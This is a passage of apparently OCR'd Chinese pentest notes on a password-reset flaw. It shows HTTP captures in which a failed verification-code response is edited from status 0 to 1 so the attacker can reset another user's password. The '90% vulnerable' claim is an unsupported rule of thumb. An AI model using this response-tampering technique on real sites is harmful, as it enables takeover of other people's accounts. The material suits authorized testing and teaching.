
如果遇到重置密码是分几步走的（比如先验证验证码是否正确，然后再让你改密码）， 这种可以注意验证验证码的响应数据包




```
GET [redacted] HTTP/1.1
[redacted]
Sec-Ch-Ua: " Not A;[redacted]", "Chromium";v="102",
"Google Chrome";v="102"
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Tue, 28 Jun 2022 03:15:55 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Origin, X-Requested-With,
Content-Type, Accept, Z-Key
Access-Control-Allow-Methods: GET, POST, PUT, DELETE,
OPTIONS
Content-Length: 65

{
  "status":1,
  "code":11115,
  "data":"",
  "msg":"验证码验证通过"
}
```


像这里， 响应包没有出现任何可校验的信息，比如 token，sign 之类的， 百分之 90 存在重置任意用户的漏洞

输入别人账户，直接修改验证的响应包，进入页面重置即可



```

{
  "status":0,
  "code":13015,
  "data":[
  ],
  "msg":"验证码错误"
}
```



```
HTTP/1.1 200 OK
Date: Tue, 28 Jun 2022 03:23:22 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept, Z-Key
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Content-Length: 59

{
  "status":1,
  "code":13015,
  "data":[
  ],
  "msg":"验证码错误"
}
```